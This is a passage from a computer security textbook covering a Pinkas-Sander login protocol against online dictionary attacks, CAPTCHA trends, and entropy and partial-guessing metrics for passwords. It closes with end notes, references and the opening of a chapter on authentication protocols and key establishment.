- 5 **if** (cookie present & validates & unexpired & matches username) **then**
- 6 “login passes”
- 7 **else** % i.e., cookie failure
- 8 ask an ATT; “login passes” if answer correct (otherwise “login fails”)
- 9 **endif**
- 10 **else** % i.e., incorrect username-password pair
- 11 set AskAnATT to TRUE with probability p (otherwise FALSE) †
- 12 **if** (AskAnATT) **then**
- 13 ask an ATT; wait for answer; then, independent of answer, say “login fails”
- 14 **else** immediately say “login fails” **endif**
- 15 **endif**

Figure 3.8: Protocol to counter online dictionary attacks (simplified Pinkas-Sander [51]).

†Setting is a deterministic function of userid-password pair (same each time for that pair)

a small fraction of these (e.g., 5%) is still a large cost. The attacker, assumed to be submitting guesses from an unrecognized machine, must always “pay” with an ATT on submitting a correct guess, and must similarly pay a fraction p of the time for incorrect guesses. But since the information available does not reveal (before answering the ATT) whether the guess is correct, abandoning an ATT risks abandoning a correct guess.

Exercise (Pinkas-Sander password protocol analysis). This protocol (Fig. 3.8) can be analyzed under two attack models: (i) an automated program switches over to a human attacker to answer ATTs; (ii) the program makes random guesses as ATT answers, assuming an ATT answer space of n elements (so an ATT guess is correct with probability 1 in n). To simplify analysis, assume a space of S equiprobable passwords. (a) Under model (i), for an optimal attacker, determine the expected number of ATTs answered before successfully guessing a password; express your answer as a function of p and S , and assume an attack on a single account. (b) Under model (ii), determine the expected number of password guesses needed before success, as a function of p , S and n . (Hint: [51].)

CAPTCHA FUTURES. For several reasons, the ongoing value of CAPTCHAs in security is unclear. For many types of CAPTCHAs, automated solvers are now so good that CAPTCHA instances sufficiently difficult to resist them are beyond the annoyance and complexity level acceptable for legitimate users—so these CAPTCHAs cease to be useful Turing Tests. The efficacy of CR CAPTCHA solvers in particular has resulted in more IR CAPTCHAs. Another attack on CAPTCHAs is to maliciously outsource them by redirection to unsuspecting users. Similarly, the core idea of distinguishing humans from bots is defeated by redirecting CAPTCHAs to willing human labour pools—“sweat shops” of cheap human solvers, and Amazon Mechanical Turkers.

Example (*Google reCAPTCHA*). In 2014, the *Google reCAPTCHA* project replaced CAPTCHAs with checkboxes for users to click on, labeled “I’m not a robot”. A human-or-bot decision is then made from analysis of browser-measurable elements (e.g., keyboard and mouse actions, click locations, scrolling, inter-event timings). If such first-level checks are inconclusive, a CR or IR CAPTCHA is then sent. In 2017 even such checkboxes were removed; the apparent trend is to replace actions triggered by requesting clicking of a checkbox by pre-existing measurable human actions or other recognition means not requiring new explicit user actions.

3.8 \ddagger Entropy, passwords, and partial-guessing metrics

This supplemental section discusses information-theoretic (Shannon) entropy, guessing entropy, and partial-guessing metrics useful to understand guessing attacks on user-chosen passwords. Historically, common misunderstandings about entropy have led to incorrect models, assumptions and conclusions about password security. We aim to avoid this.

Example (*Data, information representation, and entropy*). A 16-bit word might be used to convey four values (Table 3.3), representing events that are equiprobable over a large number of samples. The same information can be conveyed in 2 bits. For the given probabilities, in information theory we say there are two bits of *entropy*. Below, we

Information	Probability	Hex representation	Binary alternative
red	0.25	0000	00
green	0.25	00FF	01
blue	0.25	FF00	10
black	0.25	FFFF	11

Table 3.3: Alternative representations for conveying four known values. The same information is conveyed, whether two bytes of data are used to represent it, or two bits.

explain further, using password distributions both for concreteness and relevance.

SHANNON ENTROPY. Let $q_i > 0$ be the probability of *event* x_i from an *event space* \mathcal{X} of n possible events ($1 \leq i \leq n$, and $\sum q_i = 1$). In our exposition, $x_i = P_i$ will be a user-chosen password from a space of n allowable passwords, with the set of passwords chosen by a system’s m users considered an experimental outcome (e.g., consider the passwords being drawn from a known distribution). In math-speak, a *random variable* X takes value $x_i = P_i$ with probability q_i , according to a *probability distribution* D_X . We write $X \xleftarrow{D_X} \mathcal{X}$ and $D_X: q_i \rightarrow x_i$. D_X models the probability of users choosing specific passwords, e.g., as might be derived from an unimaginably large number of real-world iterations. Now the *Shannon entropy* of this discrete distribution is defined as:¹⁰

$$H(X) = H(q_1, q_2, \dots, q_n) = \sum_{i=1}^n q_i \cdot \lg(1/q_i) = -\sum_{i=1}^n q_i \cdot \lg(q_i) \quad (3.5)$$

(Note that only the probabilities q_i are important, not the events themselves.) Here the units are *bits of entropy*, \lg denotes a base-2 logarithm, and by convention $0 \cdot \lg(0) = 0$ to address $\lg(0)$ being undefined. $H(X)$ measures the *average uncertainty* of X . $H(X)$ turns out to be the minimum number of bits needed (on average, across the probability distribution) to convey values $X = x_i$, and the average wordlength of a minimum-wordlength code for values of X .

INTERPRETATION OF ENTROPY. To help understand the definition of $H(X)$, for each outcome x_i define $I(x_i) = -\lg(q_i)$ as the amount of *information* conveyed by the event $\{X = x_i\}$. It follows that the less probable an outcome, the more information its observation conveys; observing a rare event conveys more than a common event, and observing an event of probability 1 conveys no information. The average (expected value) of the random variable I is then $H(X) = E_X(I_X) = E_X(-\lg(q_i))$. Viewing q_i as a weight on $\lg(q_i)$, $H(X)$ is now seen to be the expected value of the log of the probabilities.

ENTROPY PROPERTIES. The following hold for $H(X)$ with event space of size n :

1. $H(X) \geq 0$. The minimum 0 occurs only when there is no uncertainty at all in the outcome, i.e., when $q_i = 1$ for some i (forcing all other q_j to 0).
2. $H(X) \leq \lg(n)$. The maximum occurs only when all $q_i = \frac{1}{n}$ (all events equiprobable). Then $H(X) = \sum_{i=1}^n 1/n \cdot \lg(n) = \lg(n)$. Thus a *uniform* (“flat”) distribution maximizes entropy (gives greatest uncertainty), e.g., randomly chosen cryptographic keys (whereas user-chosen passwords have highly skewed distributions).

¹⁰Here in Section 3.8, following tradition, H denotes the Shannon entropy function (not a hash function).

3. Changes towards equalizing the q_i increase $H(X)$. For $q_1 < q_2$, if we increase q_1 and decrease q_2 by an equal amount (diminishing their difference), $H(X)$ rises.

Example (*Entropy, rolling a die*). Let X be a random variable taking values from rolling a fair eight-sided die. Outcomes $X = \{1, 2, 3, 4, 5, 6, 7, 8\}$ all have $q_i = \frac{1}{8}$ and $H(X) = \lg(8) = 3$ bits. For a fair six-sided die, $q_i = \frac{1}{6}$ and $H(X) = \lg(6) = 2.58$ bits. If the six-sided die instead has outcomes $X = \{1, 2, 3, 4, 5, 6\}$ with resp. probabilities $\frac{1}{2}, \frac{1}{4}, \frac{1}{8}, \frac{1}{16}, \frac{1}{32}, \frac{1}{32}$, then $H(\frac{1}{2}, \frac{1}{4}, \frac{1}{8}, \frac{1}{16}, \frac{1}{32}, \frac{1}{32}) = \frac{1}{2} \cdot 1 + \frac{1}{4} \cdot 2 + \frac{1}{8} \cdot 3 + \frac{1}{16} \cdot 4 + 2(\frac{1}{32} \cdot 5) = 1.9375$ bits, which, as expected, is less than for the fair die with equiprobable outcomes.

Exercise (Entropy, rolling two dice). Let X be a random variable taking values as the sum on rolling two fair six-sided dice. Find the entropy of X . (Answer: 3.27 bits.)

Example (*binary entropy function*). Consider a universe of $n = 2$ events and corresponding entropy function $H = -(p \cdot \lg(p) + q \cdot \lg(q))$, where $q = 1 - p$. A 2D graph (Fig. 3.9) with p along x -axis [0.0, 1.0] and H in bits along y axis [0.0, 1.0] illustrates that $H = 0$ if and only if one event has probability 1, and that H is maximum when $q_i = \frac{1}{n}$. This of course agrees with the above-noted properties. (Source: [55] or [42, Fig.1.1].)

SINGLE MOST-PROBABLE EVENT. Which single password has highest probability is a question worth studying. If an attacker is given exactly one guess, the optimal strategy is to guess the most-probable password based on available statistics. A company might analyze its password database to find the percentage of users using this password, to measure maximum expected vulnerability to a single-guess attack by an “optimal attacker” knowing the probability distribution. The expected probability of success is $q_1 = \max_i(q_i)$; this assumes the target account is randomly selected among system accounts. A formal measure of this probability of the most likely single event is given by the *min-entropy* formula:

$$H_\infty(X) = \lg(1/q_1) = -\lg(q_1) \quad (3.6)$$

If $q_i = \frac{1}{n}$ for all i , then $H_\infty(X) = -\lg(\frac{1}{n}) = \lg(n)$, matching Shannon entropy in this case.




Figure 3.9: Binary entropy function for $n = 2$ events. The x -axis is the probability p of one of the events; $y = H(x) = -x \cdot \log_2(x) + (1-x)\log_2(1-x)$, in bits.

Example (*Most-probable password*). Suppose the most popular password in a distribution is “Password1”, with 1% of users choosing it. Knowing this, but not which account(s) use this password, an attacker tries it on a randomly chosen account from this distribution; assume account names are easily obtained. The attacker then has a 1% probability of success with this one guess.

Example (*Optimal breadth-first guessing*). If passwords are ordered P_1, P_2, \dots in highest to lowest probability order, then for an attacker allowed multiple online guesses, the optimal (*breadth-first*) strategy to minimize expected time to success is to guess P_1 on all accounts, then P_2 on all accounts, and so on. If 1% of users use P_1 per the previous example, then success is expected (50% chance) after guessing P_1 on 50 accounts.

GUESSWORK (GUESSING FUNCTION). With notation as above, let $q_i \geq q_{i+1}$, modeling an optimal guessing-attack order. The *guessing index* $g(X)$ over a finite domain X assigns a unique index $i \geq 1$, the *guess number*, to each event $X = x_i$ under this optimal ordering. Then for $X \xleftarrow{D_X} X$ (X drawn from the event universe according to distribution D_X , above), the expected (on average) number of trials to get a YES on asking “Is $X = x_i$?”, for sequential candidates x_i tested in optimal order, is given by the *guessing function*

$$G_1(X) = E[g(X)] = \sum_{i=1}^n i \cdot q_i \quad (\text{units = number of guesses}) \quad (3.7)$$

Like $H(X)$, G_1 gives an expectation *averaged over all events* in X . Thus its measure is relevant for an attack executing a *full search* to find all user passwords in a dataset—but not one, e.g., quitting after finding a few easily guessed passwords. If $q_i = 1/n$ for all i ,

$$G_1(n \text{ equally probable events}) = \sum_{i=1}^n i \cdot 1/n = (1/n) \sum_{i=1}^n i = (n+1)/2 \quad (3.8)$$

since $\sum_{i=1}^n i = n(n+1)/2$. Thus in the special case that events are equiprobable, success is expected after guessing about halfway through the event space; note this is *not* the case for user-chosen passwords since their distributions are known to be heavily skewed.

Example (*Guesswork skewed by outliers*). As a guesswork example, consider a system with $m = 32$ million $\approx 32 \cdot 2^{20}$ users, whose dataset $\mathcal{R} \subset X$ of m non-unique user passwords has a subset $\mathcal{S} \subset \mathcal{R}$ of 32 elements that are 128-bit random strings (on average 1 per 2^{20} elements in \mathcal{R}). Let $\mathcal{U}_{2^{128}}$ denote the set of all 128-bit random strings. From (3.8), $G_1(\mathcal{U}_{2^{128}}) > 2^{127}$. Per individual password in \mathcal{S} we thus expect to need at least 2^{127} guesses. How does this affect G_1 overall? From (3.7) and averaging estimates,¹¹ it follows that $G_1(\mathcal{R}) > 2^{127} \cdot 2^{-20} = 2^{107}$ guesses independent of any passwords outside \mathcal{S} . Thus the guesswork component from difficult passwords swamps (obscures) any information that G_1 might convey about easily guessed passwords. (Motivation: [7, Ch.3].)

¹¹ G_1 ’s sum in (3.7) assigns, to each event in X , a guess-charge i weighted by a probability q_i , with optimal order dictating $q_i \geq q_{i+1}$. For the 32 elements in \mathcal{S} alone, we expect to need $2^5 \cdot 2^{127} = 2^{132}$ guesses; but if the average guess-charge for each of the sum’s first m terms were 2^{107} , the guesswork component for these $m < n$ terms would be $m \cdot 2^{107} = 2^{132}$. All terms in the sum are non-negative. It follows that $G_1(\mathcal{R}) > 2^{107}$.

UTILITY OF ENTROPY AND GUESSWORK. For user-chosen passwords in practice, entropy and guesswork mislead us—because their metrics do not model real attacks. Estimating attacker success involves assuming a guessing strategy, then projecting its success using estimated password probabilities. The historical entropy and guesswork metrics implicitly assume attackers guess through entire password spaces. In contrast, commonly used attack tools try passwords in priority order, i.e., (estimated) highest probability first, over only a subset of the password space. As a secondary issue, computing entropy and guesswork requires probabilities for complete password spaces, yet it is difficult to obtain even plausible estimates for probability distributions of real-world passwords. Most analysis to date has been on large “leaked” (stolen, then published) datasets. This has increased knowledge, especially for building password denylists (Section 3.2). But complete probability distributions D_X for password spaces remain beyond reach.

METRICS USEFUL IN PRACTICE. For equiprobable event spaces, such as randomly chosen cryptographic keys and system-assigned random passwords, Shannon entropy $H(X)$ is a useful metric; but its use for passwords too often results in falsely assuming that user-chosen passwords are random and that attacks proceed by uninformed exhaustive search. Also, $H(X)$ cannot measure the strength of single passwords or subsets—as a sum over all events, it gives an average over the full space. Thus it cannot model real attacks that, as just noted, guess in priority order and “quit early” to avoid expending effort on hard passwords. Guesswork is similarly a full-distribution average subject to distortion by outliers (example above). So both metrics poorly measure real attacks. Min-entropy provides useful single-point information, albeit coarse (modeling only a one-guess attack), but does move us towards *partial-guessing metrics* (next) that are useful as metrics that compute expectations not over full event spaces, but over partial spaces.

CUMULATIVE PROBABILITY. The first of two partial-guessing metrics we mention is the *cumulative probability of success*, with q_i as defined above for password space \mathcal{X} :

$$CPS(b) = \sum_{i=1}^b q_i \quad (3.9)$$

This is the expected success rate for an attack capable of b guessing trials on an account from this space. It simply sums the probabilities of the first (highest-probability) b passwords, giving the probability fraction (≤ 1.0) these cumulatively cover.

Example (*Cumulative probability*). Consider the meaning of $CPS(10,000) = 0.20$ for a company password database. An administrator finds, from analysis of the database, that the most popular $b = 10,000$ distinct passwords are used by 20% of its users: $q_1 + q_2 + \dots + q_{10,000} = 0.20$. Then an attacker able to mount b guesses on one account (randomly chosen from all accounts) might be expected to guess the correct password with probability 0.20, or break into 20% of accounts if given b guesses on each account. This might result from an online attack if the system does not rate-limit login attempts.

GUESS COUNT. A second partial-guessing metric, for q_i as above, is the *guess count*

$$GC(p) = \min\{b \mid \sum_{i=1}^b q_i \geq p\} \quad (0 \leq p \leq 1) \quad (3.10)$$

This gives the number b of per-account guesses needed to find passwords for a proportion p of accounts, or for one account to correctly guess its password with probability at least p ; or correspondingly, the number of words b in an optimal (smallest) dictionary to do so.

Example (Guess count). Choosing $p = 0.20$, (3.10) tells us how many per-account guesses are expected to be needed to guess 20% of accounts (or break into one account, drawn randomly from system accounts, with probability 0.20). For the previous example’s scenario, this metric would return a guess count of $b = 10,000$ (to achieve 20% success).

EXAMPLE USE OF METRICS. Partial-guessing metrics can be used to reason about choices for password denylist size and rate-limiting. For example, equation (3.9) allows comparison of the protection offered by denylists of $b_1 = 1,000$ entries vs. $b_2 = 10,000$. If a system S rate-limits login attempts to b incorrect guesses (e.g., $b = 10$ or 25) over time period T , then (3.9)’s probability indicates exposure to online guessing attacks over T . If in addition S denylists the 10,000 most popular passwords, then the q_i used in (3.9) for this second case should be for passwords beyond the denylist, i.e., starting at $q_{10,001}$.

3.9 ‡End notes and further reading

The 1985 “Green Book” [19] (rainbow series) discusses system-generated random passwords; on password aging it recommends a maximum password lifetime of one year. Many older **Unix** systems support password aging. NIST 800-63-2 [11] discusses Equation (3.1), setting a limit of 100 login attempts over 30 days, and (to avoid lock-out) still accepting login attempts from allowlisted IP addresses from which successful logins previously occurred. Secret salts are discussed by Manber [40] and Abadi [1]; attacks on secret salts (but not on iterated hashing) can be parallelized. Oechslin’s *rainbow tables* [50] allow an advanced attack on unsalted passwords, using a time-memory tradeoff; see also Narayanan [48]. Provos [52] explains a future-adaptable backwards-compatible hashing scheme whereby a hash iteration count can be increased over time as computing power increases. Florêncio [24] summarizes password research for systems administrators. Hatzivasilis [33] provides an overview of the 2013–2015 Password Hashing Competition candidates and winner **Argon2** [5]; see also the **Balloon** [6] memory-hard hashing function. Dürmuth [20] explores offline guessing attacks leveraging parallel-computing architectures for fast hashing, including GPUs.

From a large-scale empirical study, Bonneau [9] concludes: “it appears next to impossible to find secret questions that are both secure and memorable.” The password reset attack is from Gelernter [28]. The description of passcode generators and Lamport’s OTP chain is adapted from Menezes [43]; see also Bellcore’s **S/KEY** one-time password system [30, 31]. Bonneau [10] discusses comparative analysis of password alternatives, including hardware tokens, biometrics, password managers, and secret questions. **Security Keys** [39] are a FIDO-standardized second-factor token originating from Google internal use. NIST SP 800-63B [29, Part B] makes clear the view of OTP via SMS as a weak second-factor authentication (2FA), following concerns about large-scale SMS message redirection and interception; Konoth [38] describes attacks on SMS-based 2FA as leav-

ing it “entirely compromised”, including due to cross-platform synchronization features breaking the assumption of a mobile phone as an independent second factor.

For usability of password managers see Chiasson [15]; Florêncio [25] explores managing *password portfolios*. Biddle [4] surveys graphical passwords. For CAPTCHAS, Hidalgo [34] gives an authoritative survey; Motoyama [46] explores underground CAPTCHA-solving economies; Egele [21] discusses CAPTCHA farms that leverage malware. Van Oorschot [58] extends the usability of the Pinkas-Sander protocol [51] by tracking failed login counts. Garfinkel [26] surveys usable security work, especially authentication. For *password meters*, see de Carné de Carnavalet [17] and *zxcvbn* [61].

For authoritative surveys on biometrics, see Jain [36, 35]. For effective attacks on fingerprint systems, including using “gummy bears” (gelatin), see Matsumoto [41]. For iris recognition, see Daugman [16, 32]. Ballard [3] notes “the evaluation of biometric technologies is usually conducted under fairly weak adversarial conditions”, encourages use of more realistic attack models (e.g., “trained” forgers), and demonstrates successful impersonation attacks on handwriting (a behavioral biometric) using *generative attacks* that synthesize forged inputs. For attacks on touchscreen implicit authentication schemes (another behavioral biometric), see Khan [37]. For background on keystroke dynamics (latencies), see Monroe [45]. For using biometrics for cryptographic key generation, see Ballard [2]. For an introduction to *ROC analysis*, see Metz [44]. For a primer on secure Internet *geolocation*, see Muir [47].

Figure 3.9 follows Shannon [55, p.20], who introduces entropy and succinctly derives basic properties; see also McEliece [42], Garrett [27], Bonneau [7, Ch.3], Cachin [13] and Ferguson [23]. *Weak password subspaces* [59] are related to partial-guessing metrics and predictable user choices. Heuristics for estimating password strength based on Shannon entropy, popularized by SP 800-63 [12, Appendix A], were widely used to justify password composition policies despite explicit warning therein that they were very rough rules of thumb; the revision 13 years later [29, Part B], mentioned in Section 3.2, recommends against not only password aging (following [62, 14]), but also against composition policies. This followed expositions of the heuristics poorly matching practical attack strategies—by Weir [60], and Bonneau [8] who also gives a mechanism allowing collection of password statistics without human access to cleartext databases.

References (Chapter 3)

- [1] M. Abadi, T. M. A. Lomas, and R. Needham. Strengthening passwords. SRC Technical Note 1997-033, DEC Systems Research Center, Palo Alto, CA, 1997. September 4 with minor revision December 16.
- [2] L. Ballard, S. Kamara, F. Monrose, and M. K. Reiter. Towards practical biometric key generation with randomized biometric templates. In *ACM Comp. & Comm. Security (CCS)*, pages 235–244, 2008.
- [3] L. Ballard, F. Monrose, and D. P. Lopresti. Biometric authentication revisited: Understanding the impact of wolves in sheep’s clothing. In *USENIX Security*, 2006.
- [4] R. Biddle, S. Chiasson, and P. C. van Oorschot. Graphical passwords: Learning from the first twelve years. *ACM Computing Surveys*, 44(4):19:1–19:41, 2012.
- [5] A. Biryukov, D. Dinu, and D. Khovratovich. Argon2: New generation of memory-hard functions for password hashing and other applications. In *IEEE Eur. Symp. Security & Privacy*, pages 292–302, 2016.
- [6] D. Boneh, H. Corrigan-Gibbs, and S. E. Schechter. Balloon hashing: A memory-hard function providing provable protection against sequential attacks. In *ASIACRYPT*, 2016.
- [7] J. Bonneau. *Guessing Human-Chosen Secrets*. PhD thesis, University of Cambridge, U.K., 2012.
- [8] J. Bonneau. The science of guessing: Analyzing an anonymized corpus of 70 million passwords. In *IEEE Symp. Security and Privacy*, pages 538–552, 2012.
- [9] J. Bonneau, E. Bursztein, I. Caron, R. Jackson, and M. Williamson. Secrets, lies, and account recovery: Lessons from the use of personal knowledge questions at Google. In *WWW—Int’l Conf. on World Wide Web*, pages 141–150, 2015.
- [10] J. Bonneau, C. Herley, P. C. van Oorschot, and F. Stajano. The quest to replace passwords: A framework for comparative evaluation of web authentication schemes. In *IEEE Symp. Security and Privacy*, pages 553–567, 2012.
- [11] W. E. Burr, D. F. Dodson, E. M. Newton, R. A. Perlner, W. T. Polk, S. Gupta, and E. A. Nabbus. NIST Special Pub 800-63-1: Electronic Authentication Guideline. U.S. Dept. of Commerce. Dec 2011 (121 pages), supersedes [12]; superseded by SP 800-63-2, Aug 2013 (123 pages), itself superseded by [29].
- [12] W. E. Burr, D. F. Dodson, and W. T. Polk. NIST Special Pub 800-63: Electronic Authentication Guideline. U.S. Dept. of Commerce. Ver. 1.0, Jun 2004 (53 pages), including Appendix A: Estimating Password Entropy and Strength (8 pages). Superseded by [11].
- [13] C. Cachin. *Entropy Measures and Unconditional Security in Cryptography*. PhD thesis, Swiss Federal Institute of Technology Zurich, Switzerland, May 1997.
- [14] S. Chiasson and P. C. van Oorschot. Quantifying the security advantage of password expiration policies. *Designs, Codes and Cryptography*, 77(2-3):401–408, 2015.
- [15] S. Chiasson, P. C. van Oorschot, and R. Biddle. A usability study and critique of two password managers. In *USENIX Security*, 2006.
- [16] J. Daugman. How iris recognition works. *IEEE Trans. Circuits Syst. Video Techn.*, 14(1):21–30, 2004.
- [17] X. de Carné de Carnavalet and M. Mannan. A large-scale evaluation of high-impact password strength meters. *ACM Trans. Inf. Systems and Security*, 18(1):1:1–1:32, 2015.

- [18] P. J. Denning, editor. *Computers Under Attack: Intruders, Worms, and Viruses*. Addison-Wesley, 1990. Edited collection (classic papers, articles of historic or tutorial value).
- [19] DoD. Password Management Guideline. Technical Report CSC-STD-002-85 (Green Book), U.S. Department of Defense. 12 April 1985.
- [20] M. Dürmuth and T. Kranz. On password guessing with GPUs and FPGAs. In *PASSWORDS 2014*, pages 19–38.
- [21] M. Egele, L. Bilge, E. Kirda, and C. Kruegel. CAPTCHA smuggling: hijacking web browsing sessions to create CAPTCHA farms. In *ACM Symp. Applied Computing (SAC)*, pages 1865–1870, 2010.
- [22] M. W. Eichin and J. A. Rochlis. With microscope and tweezers: An analysis of the Internet virus of November 1988. In *IEEE Symp. Security and Privacy*, pages 326–343, 1989.
- [23] N. Ferguson and B. Schneier. *Practical Cryptography*. Wiley, 2003.
- [24] D. Florêncio, C. Herley, and P. C. van Oorschot. An administrator’s guide to Internet password research. In *Large Installation Sys. Admin. Conf. (LISA)*, pages 35–52. USENIX, 2014.
- [25] D. Florêncio, C. Herley, and P. C. van Oorschot. Password portfolios and the finite-effort user: Sustainably managing large numbers of accounts. In *USENIX Security*, pages 575–590, 2014.
- [26] S. L. Garfinkel and H. R. Lipford. *Usable Security: History, Themes, and Challenges*. Synthesis Lectures (mini-book series). Morgan and Claypool, 2014.
- [27] P. Garrett. *The Mathematics of Coding Theory*. Pearson Prentice Hall, 2004.
- [28] N. Gelernter, S. Kalma, B. Magnezi, and H. Porcilan. The password reset MitM attack. In *IEEE Symp. Security and Privacy*, pages 251–267, 2017.
- [29] P. A. Grassi et al. NIST Special Pub 800-63-3: Digital Identity Guidelines. U.S. Dept. of Commerce. Jun 2017, supersedes [11]. Additional parts SP 800-63A: Enrollment and Identity Proofing, SP 800-63B: Authentication and Lifecycle Management, SP 800-63C: Federation and Assertions.
- [30] N. Haller. The S/KEY One-Time Password System. In *Netw. Dist. Sys. Security (NDSS)*, 1994.
- [31] N. Haller and C. Metz. RFC 1938: A one-time password system, May 1996. Cf. RFC 1760 (Feb 1995).
- [32] F. Hao, R. J. Anderson, and J. Daugman. Combining crypto with biometrics effectively. *IEEE Trans. Computers*, 55(9):1081–1088, 2006.
- [33] G. Hatzivasilis. Password-hashing status. *Cryptography*, 1(2):10:1–10:31, 2017.
- [34] J. M. G. Hidalgo and G. Á. Marañón. CAPTCHAs: An artificial intelligence application to web security. *Advances in Computers*, 83:109–181, 2011.
- [35] A. K. Jain, A. Ross, and S. Pankanti. Biometrics: a tool for information security. *IEEE Trans. Info. Forensics and Security*, 1(2):125–143, 2006.
- [36] A. K. Jain, A. Ross, and S. Prabhakar. An introduction to biometric recognition. *IEEE Trans. Circuits Syst. Video Techn.*, 14(1):4–20, 2004.
- [37] H. Khan, U. Hengartner, and D. Vogel. Targeted mimicry attacks on touch input based implicit authentication schemes. In *MobiSys 2016 (Mobile Systems, Applic. and Services)*, pages 387–398, 2016.
- [38] R. K. Konoth, V. van der Veen, and H. Bos. How anywhere computing just killed your phone-based two-factor authentication. In *Financial Crypto*, pages 405–421, 2016.
- [39] J. Lang, A. Czeskis, D. Balfanz, M. Schilder, and S. Srinivas. Security Keys: Practical cryptographic second factors for the modern web. In *Financial Crypto*, pages 422–440, 2016.
- [40] U. Manber. A simple scheme to make passwords based on one-way functions much harder to crack. *Computers & Security*, 15(2):171–176, 1996.
- [41] T. Matsumoto, H. Matsumoto, K. Yamada, and S. Hoshino. Impact of artificial “gummy” fingers on fingerprint systems. In *Proc. SPIE 4677, Optical Security and Counterfeit Deterrence Techniques IV*, pages 275–289, 2002.

- [42] R. J. McEliece. The Theory of Information and Coding. In G.-C. Rota, editor, *Encyclopedia of Mathematics and Its Applications*, volume 3. Addison-Wesley, 1977.
- [43] A. J. Menezes, P. C. van Oorschot, and S. A. Vanstone. *Handbook of Applied Cryptography*. CRC Press, 1996. Openly available, <http://cacr.uwaterloo.ca/hac/>.
- [44] C. E. Metz. Basic Principles of ROC Analysis. *Seminars in Nuclear Medicine*, 8(4):283–298, Oct. 1978. See also: John Eng, “Receiver Operator Characteristic Analysis: A Primer”, *Academic Radiology* 12 (7):909–916, July 2005.
- [45] F. Monroe, M. K. Reiter, and S. Wetzel. Password hardening based on keystroke dynamics. *Int. J. Inf. Sec.*, 1(2):69–83, 2002.
- [46] M. Motoyama, K. Levchenko, C. Kanich, D. McCoy, G. M. Voelker, and S. Savage. Re:CAPTCHAs—Understanding CAPTCHA-solving services in an economic context. In *USENIX Security*, 2010.
- [47] J. A. Muir and P. C. van Oorschot. Internet geolocation: Evasion and counterevasion. *ACM Computing Surveys*, 42(1):4:1–4:23, 2009.
- [48] A. Narayanan and V. Shmatikov. Fast dictionary attacks on passwords using time-space tradeoff. In *ACM Comp. & Comm. Security (CCS)*, pages 364–372, 2005.
- [49] NIST. FIPS 112: Password Usage. U.S. Dept. of Commerce, May 1985.
- [50] P. Oechslin. Making a faster cryptanalytic time-memory trade-off. In *CRYPTO*, pages 617–630, 2003.
- [51] B. Pinkas and T. Sander. Securing passwords against dictionary attacks. In *ACM Comp. & Comm. Security (CCS)*, pages 161–170, 2002.
- [52] N. Provos and D. Mazières. A future-adaptable password scheme. In *USENIX Annual Technical Conf.*, pages 81–91, 1999. FREENIX Track.
- [53] J. A. Rochlis and M. W. Eichen. With microscope and tweezers: The Worm from MIT’s perspective. *Comm. ACM*, 32(6):689–698, 1989. Reprinted as [18, Article 11]; see also more technical paper [22].
- [54] A. D. Rubin. *White-Hat Security Arsenal*. Addison-Wesley, 2001.
- [55] C. Shannon. A mathematical theory of communication. *The Bell System Technical Journal*, vol.27, 1948. Pages 379–423 (Jul) and 623–656 (Oct).
- [56] E. H. Spafford. Crisis and aftermath. *Comm. ACM*, 32(6):678–687, 1989. Reprinted: [18, Article 12].
- [57] B. Ur, S. M. Segreti, L. Bauer, N. Christin, L. F. Cranor, S. Komanduri, D. Kurilova, M. L. Mazurek, W. Melicher, and R. Shay. Measuring real-world accuracies and biases in modeling password guessability. In *USENIX Security*, pages 463–481, 2015.
- [58] P. C. van Oorschot and S. G. Stubblebine. On countering online dictionary attacks with login histories and humans-in-the-loop. *ACM Trans. Inf. Systems and Security*, 9(3):235–258, 2006.
- [59] P. C. van Oorschot and J. Thorpe. On predictive models and user-drawn graphical passwords. *ACM Trans. Inf. Systems and Security*, 10(4):1–33 (Article 17), 2008.
- [60] M. Weir, S. Aggarwal, M. P. Collins, and H. Stern. Testing metrics for password creation policies by attacking large sets of revealed passwords. In *ACM Comp. & Comm. Security (CCS)*, 2010.
- [61] D. L. Wheeler. zxcvbn: Low-budget password strength estimation. In *USENIX Security*, pages 157–173, 2016.
- [62] Y. Zhang, F. Monroe, and M. K. Reiter. The security of modern password expiration: an algorithmic framework and empirical analysis. In *ACM Comp. & Comm. Security (CCS)*, pages 176–186, 2010.



Chapter 4

Authentication Protocols and Key Establishment

4.1 Entity authentication and key establishment (context)	92
4.2 Authentication protocols: concepts and mistakes	97
4.3 Establishing shared keys by public agreement (DH)	100
4.4 Key authentication properties and goals	104
4.5 Password-authenticated key exchange: EKE and SPEKE	105
4.6 \ddagger Weak secrets and forward search in authentication	111
4.7 \ddagger Single sign-on (SSO) and federated identity systems	113
4.8 \ddagger Cyclic groups and subgroup attacks on Diffie-Hellman	115
4.9 \ddagger End notes and further reading	120
References	122

Chapter 4

Authentication Protocols and Key Establishment

This chapter discusses authentication protocols involving cryptographic algorithms. The main focus is *authenticated key establishment* protocols seeking to establish a cryptographic key (secret) for subsequent secure communications, with assurance of the identity of the far-end party sharing the key. Several mainstream key establishment protocols are discussed, as well as examples of what can go wrong. We also discuss *password-authenticated key exchange*, designed to resist offline attacks even if users choose predictable passwords, as well as *single sign-on* (SSO) systems and related *federated identity systems*. A main objective is to highlight that even experts find it hard to avoid subtle errors in the design of authentication protocols; software designers should use standardized protocols and carefully scrutinized software libraries, and fully expect that any protocols they design themselves will almost surely contain hidden flaws.

As context, recall that Chapter 3 discussed *dictionary attacks* that used password hashes to test guesses offline, in order to recover user-chosen passwords. Whereas there the hashes were from stolen password files, here we discuss related attacks that instead recover *weak secrets* (keys derived from user-chosen passwords) by offline testing using data recorded from messages exchanged in vulnerable key establishment protocols.

4.1 Entity authentication and key establishment (context)

We begin with some context and definitions. A *protocol* involves an exchange of messages between parties (devices). *Entity authentication* is a process to verify the identity of a communicating party. A *cryptographic protocol* is a protocol that involves cryptographic techniques (e.g., beyond sending a password itself). An *authentication protocol* is a cryptographic protocol that provides entity authentication, authenticated key establishment (below), or both. Figure 4.1 first explains basic claimant-verifier authentication.

